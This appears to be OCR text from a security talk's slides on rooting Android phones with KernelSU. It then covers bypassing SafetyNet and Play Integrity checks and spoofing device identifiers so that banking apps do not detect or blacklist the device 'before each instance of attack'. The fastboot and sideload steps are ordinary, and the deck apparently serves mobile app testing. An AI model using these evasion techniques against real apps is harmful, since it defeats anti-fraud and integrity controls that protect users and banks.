
- Else you will see this:



Installation on supported devices

- Download official firmware for your device as per the Android version
- Example for S23 Ultra Android 13 - https://samfw.com/firmware/SM-S918B
- Extract firmware zip -> Grab the boot.img -> transfer it to your device
- Open KernelSu app -> Click “Click to install” -> Select the boot.img
- This will generate moded boot.img with custom kernel
- Copy the patched img back to your workstation






Installation on supported devices

- Unlock bootloader –
  - Put phone into fastboot mode. In terminal/cmd
  - **fastboot boot [patched_boot].img**
  - **fastboot reboot**

- You are now rooted with Kernel SU
- Open KernelSU app to confirm




Unofficially supported devices

- KernelSU has detailed instructions to make a patched image for any kernel
- Community patches a lot of unsupported devices and pushes them on github
- List of unofficially supported repos - https://kernelsu.org/guide/unofficially-support-devices.html
- Installation process is trickier – Need to install custom recovery (OrangeFox)

Unofficially supported devices

- Download the OrangeFox recovery for your devices from below link
  - https://orangefox.download/
- Download your custom kernel from the below link.
  - https://kernelsu.org/guide/unofficially-support-devices.html
- Put device in fastboot mode and run
  - **fastboot boot orangefoxrecovery.img**
- Click on ADB & Sideload


```
E:\oneplus8t>fastboot boot OrangeFox-R12.1-OPKONA-V23.img
< waiting for device >
downloading 'boot.img'...
OKAY [  2.213s]
booting...
OKAY [  0.065s]
finished. total time: 2.278s
```



Unofficially supported devices

- Run the following command
  - **adb sideload customkernel.zip**
- Click on Reboot System.

- The device is rooted now!!!!



What if there is no unofficial support?


Manual Kernel Patching


- In case you don't find a custom kernel for your device on the above link. Download official opensource for your device and refer to the below link to patch the kernel and build it.
- https://kernelsu.org/guide/how-to-integrate-for-non-gki.html
- Overview
  - Download kernel source
  - Refer to KernelSU diff and add relavant changes to the kernel code
  - Build the Kernel
  - Optional: Solve a million build errors
  - Flash the new build.img


- Or, invest in a cheap used Oneplus mobile!

Outcome?


No hassels, invisible root









Full SafetyNet Bypass



To check SafeNet status on your phone use - https://play.google.com/store/apps/details?id=com.flinkapps.saftey net&hl=en

KernelSU Modules






Play Integrity Bypass


Flash KernelSU Play Integrity Bypass zip

- https://github.com/chiteroman/PlayIntegrityFix
- https://github.com/chiteroman/PlayIntegrityFix/releases

Bellissimo!

- App to test Play Integrity Test –
- https://play.google.com/store/apps/details?id=krypton.tbsafetychecker&hl=en
- https://play.google.com/store/apps/details?id=gr.nikolasspyr.integritycheck&hl=en







Final Straw – Avoiding Blacklisting


Device Emulator


- https://deviceemulator.github.io/app/
- Can change values before each instance of attack
- Is pretty known in the dev community hence might get detected by sophisticated banking apps





Geergit - github.com/Xposed-Modules-Repo/com.pyshivam.geergit/releases











Thank You!

- Aman Sachdev
  - Twitter.com/admin_login
  - Facebook.com/AmanSachdevv
  - Linkedin.com/in/AmanSachdev
- Mudit Jaiswal
  - Twitter.com/1337_mj
  - Facebook.com/mudit.jaiswal3
  - Linkedin.com/in/muditjaiswal3